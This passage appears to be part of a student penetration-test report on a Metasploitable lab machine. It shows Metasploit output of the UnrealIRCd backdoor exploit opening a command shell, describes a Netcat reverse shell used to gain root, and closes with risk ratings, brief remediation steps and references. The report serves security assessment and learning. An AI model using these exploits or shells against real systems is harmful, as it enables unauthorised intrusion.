
Name Current Setting Required Description
--
RHOSTS 192.168.0.101 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 6667 yes The target port (TCP)

Payload options (cmd/unix/bind_ruby):

Name Current Setting Required Description
--
Status: Running

```

This fig shows how to set the payload and use the exploit.



```
Kali-Linux on ML-REFVM-181433 - Virtual Machine Connection
File Action Media Clipboard View Help

kali@kali: ~
07:55 AM

File Actions Edit View Help

Id Name
--
0 Automatic Target

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit


[*] 192.168.0.101:6667 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.0.101:6667) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.0.101:6667 - Connected to 192.168.0.101:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.0.101:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.0.101:4444
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.0.101:4444) at 2022-05-17 07:54:39 -0400

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
deep
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
```

This figure shows the success of unrealIRCd backdoor attack.

If the IP address of the target network is searched on a browser such as Firefox the webserver is found as shown in the figure.



Therefore more web-based attacks can also be exploited using tools such as burp suite, sqlmap, and many more.

A reverse shell attack utilizing Netcat was the most recent attempt to get root access to the VM.


Because the Target system is based on Linux and the reverse shell assault requires the tool to be installed in both systems, Netcat is a pre-installed program available in all Linux systems.

The attacker will wait or listen from the target machine until the target machine initiates the connection in a reverse shell attack.


As a result, the Kali machine's listening port is configured, and there are many techniques for forcing the target to begin the connection.

Phishing mail is a popular attack in which the victim receives a random email with a download link, and the connection is formed if the user clicks on the link.


The attack was manually created for this test, as indicated in fig.



The above fig shows to set the port for listening and wait until the host initiating the connection.



The above fig. shows the target side window for initiating the connection.



The above fig shows the success of getting the root access of the target machine.

Unix Command Shell, Reverse TCP (via netcat)	
Risk	Low
Location	192.168.0.101
Description: create a reverse shell connection via netcat. The risk is low because the target must initiate the connection.	

(RAPID7, 2018)

- Conclusion & Risk rating

During the testing of the machine, four vulnerabilities were discovered. There are other vulnerabilities in the system as well.

The first vulnerability is authentication bypass, which is a medium-level vulnerability, and the second is root access utilizing two separate methods, both of which were successful in obtaining root access, making it a high-level vulnerability. The third vulnerability is the reverse shell vulnerability, which is considered a low-level vulnerability because it requires the target to click or type the command to be successful.

- Remediation steps

To mitigate the first vulnerability, password attack the user has to protect the password in hash algorithms so it would be difficult to brute-force the password.

To mitigate the second vulnerability the port should be upgraded and the source code should be upgraded.

And for the third vulnerability, there is no mitigation only users need to stay aware and not click on random links.

References

RAPID7, 2012. *openssh vulnerability*. [Online]

Available at: <https://www.rapid7.com/db/vulnerabilities/openbsd-openssh-cve-2010-4478/>

[Accessed 17 5 2022].

RAPID7, 2018. *Unix Command Shell, Reverse TCP (via netcat)*. [Online]

Available at:

https://www.rapid7.com/db/modules/payload/cmd/unix/reverse_netcat/

[Accessed 5 20 2022].

RAPID7, 2018. *UnrealIRCd 3.2.8.1 Backdoor Command Execution*.

[Online]

Available at:

https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor/

[Accessed 17 5 2022].

RAPID7, 2018. *VSFTPD v2.3.4 Backdoor Command Execution*. [Online]

Available at:

https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

[Accessed 17 5 2022].